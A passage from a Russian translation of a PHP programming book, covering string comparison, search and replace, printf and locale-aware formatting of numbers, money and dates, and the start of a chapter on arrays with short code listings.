Одним из примеров этого является алгоритм *soundex*, изначально разработанный для применения в процессе переписи населения США в конце XIX века. Этот алгоритм работает за счет присвоения значения каждому гласному звуку алфавита и последующего вычисления общего значения слова на основе его начала и составляющих его слогов. Результирующее soundex-значение представляется начальной буквой слова и комбинацией значений его слогов.

Этот алгоритм, который был реализован в PHP в функции `soundex()`, может оказаться чрезвычайно полезным при поиске имен на основе их фонетических представлений. Например, слова `"Tabini"` и `"Tabani"` имеют одинаковые soundex-значения:

```
<?php
   echo soundex ('Tabini');
   echo "\n";
   echo soundex ('Tabani');
   echo "\n";
?>
```

Приведенный выше сценарий вернет следующее:

```
T150
T150
```

В результате поиск имен становится намного легче, даже если их точное написание неизвестно.

Более совершенный алгоритм для сравнения двух слов базируется на их фонетическом представлении — *метафонический* (metaphone), который был представлен в 1990 году Лоуренсом Филипсом (Lawrence Philips). Метафонический алгоритм работает методом присвоения фонетического значения комбинациям символов, на базе их типичного применения в английском языке.

В PHP доступна реализация этого алгоритма в виде функции `metaphone()`:

```
<?php
   echo metaphone ('Tabini');
   echo "\n";
   echo metaphone ('Tabani');
   echo "\n";
?>
```

Этот сценарий вернет метафоническое значение `"TBN"` для обеих строк.

Сравнение фраз

Другие функции сравнения работают с целыми фразами. Например, функция `levenshtein()` вычисляет "расстояние" между двумя фразами, определяя минимальное число дополнений, удалений и замен, необходимых для трансформации одной строки в другую:

```
<?php
   echo levenshtein ('Tabini', 'Tabani');
   echo "\n";
?>
```

Этот сценарий вернет 01, поскольку необходимо изменить только одну первую букву 'i' в слове 'Tabini' на 'a', чтобы получить строку 'Tabani'. Несмотря на то что меньшее значение levenshtein-расстояния обычно означает большее сходство между двумя параметрами, значение, возвращаемое этой функцией, дает лучшее представление о близости двух предложений, когда вы сравниваете его с длиной первого параметра:

```
<?php
   $lev = levenshtein ('Tabini', 'Tabani');
   $per = $lev / strlen ('Tabini') * 100;
   echo "$per\n";
?>
```

Результатом будет значение, которое приближенно представляет процент расстояния между двумя параметрами. Предыдущий сценарий вернет расстояние в 16,67 %, которое может быть транслировано в степень сходства между строками в 83,33 %, если вычесть разницу из 100 %.

Другой способ определения сходства между двумя строками представлен функцией `similar_text()`, которая вычисляет количество совпадений между двумя строками и таким образом определяет их сходство:

```
<?php
   $matches = similar_text ('Tabini', 'Tabani', &$per);
   echo "Совпадений: $matches — в процентах: $per\n";
?>
```

Достаточно интересно то, что, запустив этот сценарий, мы получим следующий результат:

```
Совпадений: 5 — в процентах: 83.333333333333
```

Что как раз равно значению, которое мы вычислили ранее, приведя к процентам совпадения расстояние, полученное от функции `levenstein()`.

Поиск и замена строк

Использование строк без представления о том, что в них содержится, немного похоже на ночную езду на автомобиле с выключенными фарами — вы знаете, что дорога должна быть где-то здесь, но не можете знать этого точно.

PHP предлагает широкий спектр функций для поиска и замены текста внутри строк с использованием как традиционного подхода "поиска и замены", так и специальной системы, известной под названием *регулярных выражений*, которая будет описана далее в этой книге.

Простейшая форма поиска состоит в нахождении подстроки в строке. Эта задача обычно выполняется вызовом функции `strpos($haystack, $needle [, $start])`, которая возвращает `false`, если `$needle` не может быть найдено в `$haystack`; в противном случае функция возвращает позицию первого символа `$needle` внутри `$haystack`. Если указан целочисленный параметр `$start`, операция поиска выполняется, начиная с символа `$haystack`, положение которого соответствует `$start`.

Например, следующий сценарий возвращает `"Строка найдена в позиции 24"`:

```
<?php
   $haystack = 'Трое в лодке, не считая собаки';
   $pos = strpos ($haystack, 'собаки');
   if ($pos === false)
      echo "Строка не найдена\n";
   else
      echo "Строка найдена в позиции $pos\n";
?>
```

Имеется одна очень существенная деталь, которую следует отметить о приведенном выше сценарии. Чтобы определить, был ли вызов `strpos()` успешным и вхождение подстроки `'собаки'` присутствует внутри `$haystack`, значение `$pos` сравнивается с `false` с помощью операции проверки равенства с контролем типов `===`. Причина этого состоит в том, что булевское значение `false` равно целочисленному нулю. Однако `strpos()` возвратит ноль, если искомый фрагмент `$needle` будет найден, начиная с первого символа `$haystack`. Таким образом, проверка значения, возвращаемого `strpos()` с помощью выражения вроде:

```
if (!strpos ($haystack, $needle))
   die ("Сбой");
```

может привести к неожиданной проблеме. Например, следующий сценарий неверно выдаст, что строка `'Трое'` не может быть найдена внутри строки `'Трое в лодке'`:

```
<?php
   $haystack = 'Трое в лодке';
   $pos = strpos ($haystack, 'Трое');
   if (!$pos)
      echo "Строка не найдена\n";
   else
      echo "Строка найдена в позиции $pos\n";
?>
```

Несмотря на то, что `strpos()` выполняет поиск слева направо, можно начать поиск с конца строки и двигаться к началу с помощью функции `strrpos()`. В отличие от `strpos()`, однако, `strrpos()` может искать только один символ. Если вы укажете строку с более чем одним символом в параметре `$needle`, будет принят во внимание только первый символ.

Как и можно было представить, `strpos()` является функцией, чувствительной к регистру, а поэтому, например, не найдет слово `'трое'` в предыдущем примере.

Интересно, что не существует нечувствительной к регистру альтернативы `strpos()`. Однако, в PHP определена функция `strstr()`, которая похожа на `strpos()` и имеет нечувствительной к регистру аналог по имени `stristr()`.

В отличие от `strpos()`, `strstr()` возвращает часть `$haystack`, которая начинается с `$needle`. Следующий сценарий, например, вернет `'Найдена строка: в лодке'`:

```
<?php
   $haystack = 'Трое в лодке';
   $pos = strstr ($haystack, 'в лодке');
   if (!$pos)
      echo "Строка не найдена\n";
   else
      echo "Найдена строка: $pos\n";
?>
```

Замена строк

PHP предлагает две основных функции для выполнения простых операций поиска и замены. Первая из них – substr_replace() – может использоваться в случае, когда вам известно положение подстроки, которая должна быть заменена, и ее длина. Например:

```
<?php
   $haystack = 'Трое в лодке';
   $newstr = substr_replace ($haystack, 'яхте', 7, 5);
   echo "$newstr\n";
?>
```

Этот сценарий вернет 'Трое в яхте'. Функция substr_replace() работает, вырезая подстроку из $haystack, начиная с позиции, указанной в третьем параметре и необязательной длиной, заданной в четвертом параметре, а затем заменяет ее строкой, переданной во втором параметре.

Естественно, вы не всегда знаете точно, где находится подстрока, которую необходимо заменить, – на самом деле может существовать более одного вхождения такой подстроки. Для таких случаев больше подходит функция str_replace(), которая комбинирует поисковые возможности функции strstr() со способностью выполнять замену substr_replace().

Синтаксис str_replace() выглядит следующим образом:

```
str_replace ($search, $replace, $subject)
```

Функция находит все вхождения строки $search внутри $subject и заменяет их строкой $replace.

Ниже представлен пример, который возвращает 'Трое в яхте':

```
<?php
   $haystack = 'Трое в лодке';
   $newstr = str_replace ('лодке', 'яхте', $haystack);
   echo "$newstr\n";
?>
```

Форматирование строк

Если для компьютера строки – это не более чем коллекция символов, то для человека они часто представляют концепции и данные, которые должны следовать определенным соглашениям. И даже когда вы имеете дело с компьютерами, все равно иногда необходимо гарантировать, чтобы содержимое строк следовало определенным правилам. Например, строки, которые должны быть переданы Web-браузеру, должны форматироваться в соответствии со стандартами HTML, чтобы они могли корректно отображаться.

В PHP представлен широкий спектр функций, которые могут применяться для форматирования строк во многих случаях. Возможно, наиболее общим примером этой функциональности является функция printf(), синтаксис которой показан ниже:

```
void printf ($format_specification[, $parameters...]);
```

Параметр `$format_specification` — это строка, которая содержит как нормальный текст, выводимый "как есть", так и директивы подстановки, которые заменяются с использованием значений, представленных в части `$parameters` вызова функции.

Директива подстановки имеет следующую форму:

`%[P][-]W[.R]T`

T — это тип параметра (см. табл. 1.4), *W* — минимальная длина, которую должны занимать данные в выходной строке, *P* — необязательный символ-заполнитель, который должен использоваться для обеспечения того, чтобы данные занимали минимум *W* символов.

Таблица 1.4. Спецификаторы типа функции `printf()`

Опция	*Значение*
`%`	Литеральный символ процента.
`b`	Целое, представленное как двоичное число (например: 101110111).
`c`	Целое, представленное как символ с соответствующим ASCII-кодом.
`d`	Целое, представленное как целое число со знаком.
`u`	Целое, представленное как целое число без знака.
`f`	Значение с плавающей точкой.
`o`	Целое, представленное как восьмеричное число.
`s`	Строковое значение.
`x`	Целое, представленное в шестнадцатеричной нотации (с символами в нижнем регистре).
`X`	Целое, представленное в шестнадцатеричной нотации (с символами в верхнем регистре).

R — это необязательный символ точности, который имеет смысл только в случае значений с плавающей точкой; он указывает число десятичных разрядов, которые должны быть использованы для представления данных.

Наконец, тире (`-`), расположенное между *P* и *W*, означает, что данные должны быть выровнены влево в пределах ширины поля, заданной *W*.

Все это выглядит намного сложнее, чем есть на самом деле. Давайте рассмотрим несколько примеров:

```
%-5d
```

Эта конструкция представляет выровненное вправо целое значение, которое должно быть как минимум в 5 знаков длиной.

```
%05.3f
```

Эта конструкция представляет значение с плавающей точкой, как минимум пяти знаков длиной и не менее 3 десятичных разрядов после запятой. Символ 0 используется для заполнения строк до минимальной длины. Ниже показан пример.

```
<?php
   $n = 15.32;
   $log = log ($n);
   printf ("log (%0.2f) = %.5f\n", $n, $log);
?>
```

Сценарий выдает следующую строку: `log (15.32) = 2.72916`. Для тех из вас, кто имеет опыт программирования на языке C, следует отметить, что `printf()` не представляет никаких подстановок для управляющих символов с обратным слэшем, таких как `\n`. Если вы хотите использовать такие специальные символы, убедитесь, что вы указали значение параметра `format_specification` с применением синтаксиса с двойными кавычками. Если директивы в нем будут найдены, интерпретатор будет проходить от одного параметра к другому до тех пор, пока не выполнит все подстановки.

К сожалению, такой подход может служить причиной некоторых серьезных проблем. Например, рассмотрим случай применения `printf()` в качестве основы в системе, поддерживающей несколько языков. Предложение на английском:

```
"The [box/case] contains [three/five] pens"
```

может быть переведено на другой язык с применением другой конструкции, например:

```
"There are [three/five] pens in the [box/case]"
```

Понятно, что использование `printf()` для того, чтобы сделать локализованную систему настолько гибкой, чтобы она могла поддерживать конструктивные формы разных языков, может оказаться сложным без возможности указания, какой параметр должен применяться для каждой директивы подстановки.

К счастью PHP позволяет это сделать за счет использования слегка измененного синтаксиса. Все, что вам нужно сделать – это предварительно указать в директиве номер параметра с последующим символом доллара (`$`). Например:

```
<?php
   function replace_me ($s)
   {
      printf ($s, 10, 'box');
   }
   replace_me ("There are %d pens in the %s\n");
   replace_me ("The %2\$s contains %1\$s pens\n");
?>
```

Этот сценарий возвращает корректное значение несмотря на то, что порядок параметров во второй строке меняется (обратите внимание, что символ доллара указан с обратным слэшем, чтобы гарантировать, что он не будет обработан механизмом объявления строк PHP):

```
There are 10 pens in the box.
The box contains 10 pens.
```

Функция `sprintf()` принимает те же параметры, что и `printf()`, но возвращает строку, которая является результатом ее выполнения:

```
$a = printf ("%d cases of wine\n", 10);
```

Альтернативы `printf()`

Несмотря на то, что функция `printf()` чрезвычайно удобна, она также требует ощутимых вычислительных ресурсов. В результате вы должны стараться ограничивать ее применение, насколько это возможно, полагаясь вместо нее на другие функции PHP, предназначенные для выполнения специфических задач.

Например, вы можете использовать функцию number_format() для форматирования числа в соответствии с количеством параметров:

```
number_format
   (
      $number,
      [$decimals,
      [$point_separator,
      $thousand_separator]]
   );
```

Эта функция форматирует $number, используя как минимум $decimals десятичных разрядов, $point_separator в качестве разделителя между целой и дробной частью, а также $thousand_separator в качестве разделителя групп тысяч. Если $decimals не указан, десятичные разряды после точки не отображаются. Если $point_separator и $thousand_separator не заданы, интерпретатор применяет, соответственно, точку (.) и запятую (,).

Например, в таких странах, как Великобритания и Соединенные Штаты, числа форматируются с применением запятой для разделения групп тысяч, а точка применяется для отделения целой и дробной части. Некоторые европейские страны, например, Италия, используют противоположную нотацию: точки разделяют группы тысяч, а запятые — начало дробной части. Вот как можно использовать number_format() для удовлетворения обоих требований:

```
<?php
   $a = 1232322210.44;
   echo number_format ($a, 2);              // Английский формат
   echo "\n";
   echo number_format ($a, 2, ',', '.');  // Итальянский формат
   echo "\n";
?>
```

Предыдущий пример даст такой вывод:

```
1,232,322,210.44
1.232.322.210,44
```

Строки и региональные стандарты

Поскольку люди живут в разных странах, часто бывает необходимо форматировать строки в соответствии с различными настройками. Пример этого был приведен в предыдущем разделе, но поддержка такого типа функциональности является намного более универсальной. Многие операционные системы, под управлением которых функционирует PHP, предоставляют множество возможностей автоматического и прозрачного управления локальными настройками строковых значений.

В самом деле, единая для всей системы установка может оказаться далеко не тем решением, которое вы ищете, особенно если занимаетесь созданием Web-сайта, предназначенного для посетителей из разных стран. Поэтому PHP предлагает функцию setlocale(), которая может применяться для управления поведением некоторых функций форматирования строк:

```
bool setlocale ($category, $locale[, $locale...]);
```

Параметр `$category` определяет, какой именно аспект локальной функциональности управляется вызовом `setlocale()`, как показано в табл. 1.5.

Таблица 1.5. Опции `setlocale()`

Опция	*Значение*
`LC_ALL`	Модифицировать все установки.
`LC_COLLATE`	Только сравнение строк.
`LC_TYPE`	Классификация строк (например, разница между заглавными/строчными).
`LC_MONETARY`	Денежные значения.
`LC_NUMERIC`	Числовые значения.
`LC_TIME`	Значения даты/времени.

Параметр `$locale` — это имя региональной установки, которая должна быть изменена для класса установок, заданного в `$category`. В действительности, вы можете указать более одной региональной установки, добавляя новые экземпляры этого параметра. Это удобно, поскольку одни и те же региональные установки могут иметь различные имена, в зависимости от используемой операционной системы.

Возможности тонкой настройки, предлагаемые `setlocale()` при определении аспектов управления строками, которых они касаются, могут показаться чрезмерными, но со временем оказывается, что они очень удобны. Например, модификация класса `LC_NUMERIC` оказывает влияние на все операции преобразования числовых значений, как на входе, так и на выходе. Это означает, что когда вы принимаете строку извне своего сценария — будь то от пользователя или из базы данных — она должна быть отформатирована в соответствии с региональным стандартом, установленным вызовом `setlocale()`, либо она не будет правильно распознана системой.

В большинстве случаев вы ограничите манипуляции с региональными установками только до `LC_MONETARY`, `LC_TYPE` и `LC_COLLATE`. Возможно, вы не будете менять `LC_NUMERIC`, кроме как в особых ситуациях, поскольку это затронет способ интерпретации строк при их конвертировании в числа. Поэтому, например, если ваш сервер базы данных возвращает числовые значения с использованием английской нотации (xxx.xx), а вы имеете `LC_NUMERIC`, установленной в значение другого регионального стандарта, дробная часть будет проигнорирована.

Форматирование денежных значений

Функция `money_format()` может использоваться для форматирования числовых значений в денежном выражении для данного регионального стандарта. Функция принимает два параметра:

```
money_format ($format, $number)
```

Параметр `$number` содержит числовое значение с плавающей точкой, которое должно быть форматировано, а параметр `$format` — строку, задающую правила форматирования, которым должна следовать функция `money_format()`. Строка формата содержит следующие элементы:

- Символ %.
- Один или более флагов опций.
- Необязательное значение ширины поля.
- Необязательный идентификатор выравнивания.
- Необязательное целое значение точности.
- Необязательную точку и десятичную точность.
- *Символ конверсии.*

Таким образом, самая простая форматная строка состоит из символа % и символа конверсии, который задает способ форматирования $number в соответствии с информацией из табл. 1.6.

Таблица 1.6. Спецификаторы money_format()

Опция	*Значение*
%	Печатать символ процента.
n	Форматировать денежное значение в соответствии с локальными национальными установками.
i	Форматировать денежное значение в соответствии с локальными интернациональными установками.

Разница между национальным и интернациональным денежными форматами существенна в зависимости от аудитории пользователей ваших программ. Например, рассмотрим следующий сценарий:

```
<?php
   $a = 1232322210.44;
   setlocale (LC_MONETARY, 'en_US');
   echo money_format ("%n", $a);
   echo "\n";
   echo money_format ("%i", $a);
   echo "\n";
?>
```

После его выполнения будет напечатан следующий результат:

```
$1,232,322,210.44
USD 1,232,322,210.44
```

Как вы можете видеть, первая директива (с национальными установками) форматирует денежное значение так, как его написал бы человек, обычно использующий эти установки. С другой стороны, вторая директива форматирует значение, используя метод, принятый в интернациональной среде. Если вы находитесь в США, то понятно, что под $10 вы понимаете "десять долларов США", в то время как для канадцев это может означать "10 канадских долларов". Как известно, это две очень разные интерпретации. Таким образом, если вы ориентируетесь на интернациональную аудиторию, то, возможно, будете использовать спецификатор 'i', который даст на выходе универсально опознаваемую строку "USD".

Вы можете модифицировать вывод money_format() для более полного соответствия вашим потребностям. Например, вы можете использовать необязательные флаги для изменения минимальной длины результата:

```
<?php
   setlocale (LC_MONETARY, 'en_US');
   echo money_format ('%=030#5.2i', 1000);
?>
```

Директива #5.2 в спецификаторе формата указывает, что результирующая строка должна иметь не менее 5 целых и 2 дробных десятичных разряда. Часть =0 означает, что минимальная длина целой/дробной части должна достигаться заполнением недостающих позиций нулями. Фактически вы можете использовать любой символ — например, звездочка (*) часто применяется при печати чеков. И, наконец, последняя часть 30 используется для того, чтобы задать, что поле должно быть, по меньшей мере, 30 символов длиной. В результате получается следующий вывод:

```
USD 01,000.00
```

Как видите, символ разделения групп (запятая) не входит в общее число разрядов, указанное флагами.

Возможности money_format() не ограничиваются этим. Вы также можете использовать флаг ! для подавления вывода идентификатора валюты и флаг ^ для предотвращения использования разделителей групп. Это означает, что вы можете использовать money_format() как замену number_format() несмотря на то, что она не имеет такой гибкости, как последняя.

Если вы удивляетесь, зачем вообще заботиться обо всем этом, вспомните, что для того, чтобы изменить способ форматирования number_format() для использования региональных стандартов по вашему выбору, необходимо изменить значение локального параметра LC_NUMBERIC, что затронет числовой ввод, поступаемый извне (включая базы данных). То есть, например, если ваша база данных работает в региональном стандарте, отличном от того, что должен использоваться при отображении результата пользователю (как это и нужно большинству в распределенной среде), вы постоянно должны вызывать setlocale() перед тем, как выполнить number_format() для обеспечения того, чтобы данные, которые вы читаете и пишете в базу данных, были сформатированы корректно.

С другой стороны, если вы используете currency_format() для печати числовых значений, вам понадобится только единожды изменить региональную установку LC_MONETARY и оставить ее неизменной до конца сценария.

И, наконец, следует отметить, что параметр $format функции money_format() также может содержать текст, расширяемый до действительной спецификации формата вывода функции. Дополнительный текст будет возвращен функцией "как есть" (но не забудьте отменить каждый символ процента, используя %%). Ниже показан пример.

```
<?php
 setlocale (LC_MONETARY, 'en_US');
 echo money_format ('Общая сумма %n, оплачено 50%% после подписи контракта' .
 ' и 50%% по завершении проекта', 1000);
?>
```

Этот сценарий выведет следующую строку:

```
Общая сумма $1,000.00, оплачено 50% после подписи контракта
и 50% по завершении проекта
```

Форматирование значений даты и времени

Работать со значениями даты и времени всегда несколько сложнее, и не только с точки зрения их представления. Поскольку вся вселенная не может быть выражена в степенях десяти, и способы измерения времени, которые мы унаследовали, не настолько хорошо упорядочены, вычисление разности между двумя датами — это проблема, с которой сталкиваются все разработчики (и решают ее с разной степенью успеха).

Несмотря на то что базовые единицы времени, используемые по всему миру, практически одни и те же, способы их отображения различаются. Например, в большинстве европейских стран (за исключением Великобритании) используется формат дат день/месяц/год (например, 23/2/1976 означает 23 февраля 1976 года). С другой стороны, англоязычные страны форматируют даты с использованием нотации месяц/день/год, то есть 23 февраля 1976 года записывается как 2/23/1976.

Разница существенна, и поэтому трудно форматировать даты в соответствии с предпочтениями каждого пользователя. К счастью, PHP предлагает очень удобную функцию, называемую `strftime()`, которая может быть использована для представления значений даты/времени в виде строки, в соответствии с локальными установками `LC_TIME`.

Функция `strftime()` принимает два параметра:

```
strftime ($format[, $timestamp]);
```

Необязательный параметр `$timestamp` представляет значение принятой в Unix временной метки, которая должна быть преобразована в строку. Если этот параметр не указывается, то `strftime()` использует текущее системное время. Параметр `$format` содержит набор спецификаторов, определяющих представление значения дата/время.

Например:

```
<?php
   setlocale (LC_TIME, 'en_US');
   echo strftime ('%A, %B %d %G, %T');
   echo "\n";
   setlocale (LC_TIME, 'it_IT');
   echo strftime ('%A, %d %B %G, %T');
   echo "\n";
?>
```

Сценарий выведет текущее время и дату сначала на американском английском, а потом — на итальянском языке:

```
Tuesday, April 15 2005, 07:52:21
martedi, 15 aprile 2005, 07:52:21
```

Резюме

Благодаря сведениям, почерпнутым из настоящей главы, вы имеете достаточное представление о PHP, чтобы разобраться с оставшимся материалом этой книги. Несмотря на то что вы пока еще не знакомы со всеми "фундаментальными" типами данных и управляющими структурами (такими как массивы и объекты, которые будут описаны позднее), то, что уже было описано, сдвигает вас с мертвой точки и позволяет сделать первый шаг в правильном направлении. Вы должны хорошо понимать все, что содержится в настоящей главе, чтобы воспринять программы и концепции, которые будут описываться далее. Если необходимо, рекомендуется потратить еще какое-то время на эту главу, прежде чем двигаться дальше.

ГЛАВА

2

Массивы

В ЭТОЙ ГЛАВЕ...

- Базовые массивы
- Реализация массивов
- Дополнительные сведения о массивах

Настоящая глава посвящена одной из наиболее мощных структур данных, доступных PHP, – массивам. Несмотря на относительную простоту их использования, массив является одним из двух составных типов данных PHP (второй – это объекты, которые описаны в главе 13).

Базовые массивы

В PHP (в отличие от большинства других языков программирования, в которых они также реализованы) под массивом понимается сгруппированное в одну переменную множество разных переменных, независимо от их типа. Технически, массивы в действительности представлены упорядоченными картами, которые отображают ключевые значения на порции переменных данных, как показано на рис. 2.1. Содержимым значения, на которое указывает ключ в массиве, может быть что угодно, что только можно представить в виде переменной PHP. Не существует ограничений (кроме объема памяти), накладываемых на максимальное количество разных ключей, представленных в одном массиве. Множество допустимых способов объявления массивов описываются в последующих разделах этой главы.




Рис. 2.1. *Графическое представление массивов*

Синтаксис массивов

В PHP вы можете создавать массивы переменных разными способами. Возможно, самый простой способ реализации массива представлен следующим синтаксисом:

```
$variable[<key expr>] = <expr>;
```

`<key expr>` – это выражение, которое вычисляется как строка или любое неотрицательное целое число, а `<expr>` представляет собой выражение, значение которого ассоциируется с этим ключом. В листинге 2.1 приведен примером массива `$foo`, который содержит четыре ключа – `a`, `b`, `c` и `d`, которым присвоены целые значения 1, 2, 3 и 4 соответственно.

Листинг 2.1. Присвоение значений массиву

```
<?php
   function assign_key() {
     return 'd';
   }
   $foo['a'] = 1;
   $foo['b'] = 2;
   $foo['c'] = 3;
   $foo[assign_key()] = 4; /*Значение ключа присваиваемого элемента равно 'd'*/
?>
```

Аналогичным образом можно манипулировать каждым из этих четырех ключей и использовать их подобно любой другой переменной PHP, как показано в листинге 2.2.

Листинг 2.2. Манипуляции значениями массива

```
<?php
   /* $foo['b'] сейчас равно 1 + 3 = 4 */
   $foo['b'] = $foo['a'] + $foo['c'];
?>
```

НА ЗАМЕТКУ

Замена переменных в строках в двойных кавычках (подобных, например, "значение \$myvar равно $myvar"), может оказаться сложной, когда переменная, которую нужно вычислить, хранится в виде ключа массива. Чтобы преодолеть это, должны использоваться фигурные скобки, чтобы гарантировать, что PHP правильно обработает строку:

```
$var = "Значение \$foo['b'] = {$foo['b']}";
```

Если <key expr> равно null либо не определено, PHP автоматически использует следующее по порядку доступное целое значение ключа. Какое именно целое будет выбрано в качестве следующего ключа, определяется наибольшим значением ключа, уже использованного в массиве. Если никакое целое число еще не использовано в качестве ключа, то первый создаваемый ключ будет равен 0. Если же 0 уже использовано, будет взято значение 1 и так далее. Следует отметить, что PHP не "заполняет" ключи равномерно. Это значит, что если существуют ключи 1, 3 и 4, PHP создаст целый ключ 5 несмотря на то, что ключ 2 еще не присвоен. В листинге 2.3 показан пример, иллюстрирующий упомянутую концепцию.

Листинг 2.3. Автоматическая генерация индексов массива

```
<?php
   $foo[] = "Значение 1";        /* Присвоен ключ 0 */
   $foo[] = "Значение 2";        /* Присвоен ключ 1 */
   $foo[5] = "Значение 3";       /* Присвоен ключ 5 */
   $foo[] = "Значение 4";        /* Присвоен ключ 6 */
?>
```

При определении массива внутри вашего сценария вручную, приведенный выше синтаксис может оказаться громоздким. Вместо этого метода PHP предлагает более

формальный синтаксис работы с массивом — с использованием функции array(). Общий синтаксис функции array() выглядит так:

```
$variable = array([mixed ...]);
```

В приведенном синтаксисе с помощью mixed представлены различные пары ключ/значение, определенные в следующем формате:

```
<key expr> => <value expr>,
<key expr> => <value expr> ...
```

В частности, PHP-код в листинге 2.4 создает тот же массив $foo, что и предыдущие примеры, использующие формальный синтаксис:

Листинг 2.4. Использование функции array()

```
<?php
   /* Массивы $foo и $bar эквиваленты */
   $foo = array('a' => 1, 'b' => 2, 'c' => 3);
   $bar['a'] = 1;
   $bar['b'] = 2;
   $bar['c'] = 3;
?>
```

В менее формальном виде функция array() может автоматически присваивать ключи, если они не указаны явно. Если это желательно, пропустите значение ключа и операцию =>, как показано в листинге 2.5.

Листинг 2.5. Дополнительные примеры использования массивов

```
<?php
   /* Создает массив с ключами от 0 до 3 */
   $myarray = array('a', 'b', 'c', 'd');

   /* Создает массив с ключами 'a', 'b' и 'c' и значениями 1, 2 и 3,
   а также ключи 0, 1 и 2 со значениями 'a', 'b' и 'c' */
   $myarray = array('a'=>1, 'a', 'b'=>2, 'b', 'c'=>3, 'c');

   /* Создает массив, который присваивает ключи от 1 до 7 дням недели */
   $days = array(1=>"Воскресенье", "Понедельник", "Вторник",
                 "Среда", "Четверг", "Пятница", "Суббота");
?>
```

Многомерные массивы

До сих пор все ваши массивы были одномерными, и это означало, что ни один из элементов массива не был массивом. По определению, создание многомерных массивов не сложнее, чем присвоение значения одного ключа массива другому массиву.

Как и любые другие массивы, многомерные массивы могут быть созданы с помощью формального синтаксиса (функции array()), либо с использованием более простого синтаксиса с квадратными скобками, как показано в листинге 2.6.

Листинг 2.6. Создание многомерных массивов

```
<?php
   /* Формальный синтаксис */
```

```
$myarray = array('mykey'=> 'myvalue',
                 'key2'=> array(1, 2, 3, 4));
   /* Синтаксис с квадратными скобками */
   $sub_array[] = 1;
   $sub_array[] = 2;
   $sub_array[] = 3;
   $sub_array[] = 4;
   $example['mykey'] = 'myvalue';
   $example['key2'] = $sub_array;
   /* Альтернативный метод с использованием квадратных скобок */
   $anotherarray['mykey'] = 'myvalue';
   $anotherarray['key2'][] = 1;
   $anotherarray['key2'][] = 2;
   $anotherarray['key2'][] = 3;
   $anotherarray['key2'][] = 4;
?>
```

Следует отметить, что при работе с определенным многомерным массивом ключевые ссылки могут указываться рядом друг с другом для доступа к содержимому подмассивов. Например, оператор:

```
echo $anotherarray['key2'][0];
```

получает доступ к первому индексу массива, которых хранится по ключу с именем key2 в переменной $anotherarray из листинга 2.6.

Работа с массивами

Теперь, когда вы понимаете, как создаются массивы, давайте взглянем на некоторые способы доступа и работы с ними. Позднее вы узнаете, как реализовать массивы в своем приложении. В этом разделе мы посмотрим, как перемещаться по массивам, удалять элементы массива, ознакомимся с различными способами сравнения массивов и манипулирования ими посредством функций обратного вызова. Говоря о перемещении по элементам массива, начнем с оператора foreach().

Перемещение по массивам

Если у вас была возможность поработать с массивами, вы, вероятно, быстро поняли, что должен существовать хороший способ итерации по всем парам ключ/значение, содержащимся в массиве. Частичным решением может быть цикл for(), который можно использовать в сочетании с функцией count() (эта функция возвращает количество элементов массива) для прохождения по всем элементам, индексированным целочисленными индексами, как показано в листинге 2.7.

Листинг 2.7. Использование count() для итерации по массиву

```
<?php
   $myarray = array('php', 'is', 'cool');
   for($i = 0; $i < count($myarray); $i++) {
     echo "Значение с индексом $i равно: {$myarray[$i]}<BR>\n";
   }
?>
```

Несмотря на свою эффективность, приведенный код не будет работать с массивами, использующими строки в качестве индексов (или массивами, у которых целые ключи не последовательны). Правильный способ итерации по элементам массива предполагает использование оператора foreach():

```
foreach( <array> as [$key_var =>] $value_var) {
   ... код для работы с каждым индивидуальным элементом массива ...
}
```

Здесь <array> представляет массив, по которому выполняется итерация, а каждая пара $key_var/$value_var указывает индивидуальную пару ключ/значение в текущей итерации. А вот как работает оператор foreach(): при вызове foreach() выполняет цикл, проходя по каждому элементу внутри <array>, сохраняя значение текущего элемента в переменной $value_var, а необязательное значение ключа — в $key_var. Эти переменные затем можно использовать внутри конструкции foreach(). Обратите внимание, что, несмотря на то, что пара $key_var/$value_var содержит текущее значение элемента массива, ее модификация не оказывает влияния на исходный массив. Чтобы изменить содержимое текущего элемента, можно обратиться к значению $value_var в операторе foreach() по ссылке (то есть, &$value_var).

Давайте обратимся к предыдущему примеру, использующему функцию count() для итерации по массиву, только на этот раз применим оператор foreach(), как показано в листинге 2.8.

Листинг 2.8. Использование foreach() для итерации по массиву

```
<?php
   $myarray = array('php', 'is', 'cool');

   /* Получить ключ и значение очередного элемента */
   foreach($myarray as $key => $val) {
     echo "Значение с индексом $key равно: $val<BR>";
   }

   /* Извлекаем только значения элементов и игнорируем ключи */
   foreach($myarray as $val) {
     echo "Значение: $val<BR>";
   }
?>
```

В листинге 2.8 первый оператор foreach() работает идентично соответствующему циклу for() из предыдущего примера. Также отметим, что переменная $key не требуется, как показано во втором примере с foreach().

НА ЗАМЕТКУ

Как и для всех управляющих структур PHP, существуют альтернативы оператору foreach(), как показано ниже:

```
<?php foreach(<array> as [$key_var =>] $val): ?>
<!-- не интерпретируемые данные //-->
<?php endforeach; ?>
```

Обратные вызовы массивов

Вероятно, одним из наиболее интересных свойств массивов PHP является возможность ассоциировать их с функциями обратного вызова. Что же представляют собой функции обратного вызова и как они используются с массивами? Функции обратного вызова создаются вами (разработчиком), а затем вызываются изнутри PHP для выполнения манипуляций определенного назначения. В данном случае функции обратного вызова массивов создаются для модификации содержимого массивов методом "значение за значением". Чтобы лучше понять функции обратного вызова массивов, рассмотрим примеры кода, реализующего их.

Первой такой функцией будет `array_map()`. Эта функция, возможно, наиболее близка к функциям обратного вызова, доступным разработчику PHP. Она принимает не менее двух параметров: первый – это строка (или массив, если обратный вызов выполняется из объекта), содержащая имя функции обратного вызова, а каждый последующий параметр является одним (или более) параметром, как показано ниже:

```
array_map($callback, $array_var1 [, $array_var2, ...])
```

Когда вы создаете свою функцию обратного вызова, вам нужно знать, сколько параметров она должна принимать. Обычно вам понадобится столько параметров, сколько массивов вы хотите передать в `array_map()`. Поэтому если вы передаете два массива `array_map()`, планируйте свою функцию так, что она должна будет принять два параметра. Взглянем на небольшой фрагмент кода, представленный в листинге 2.9.

Листинг 2.9. Использование функции `array_map()`

```
<?php
   function my_callback($var) {
     echo "Значение: $var<BR>";
     return strtoupper($var);
   }
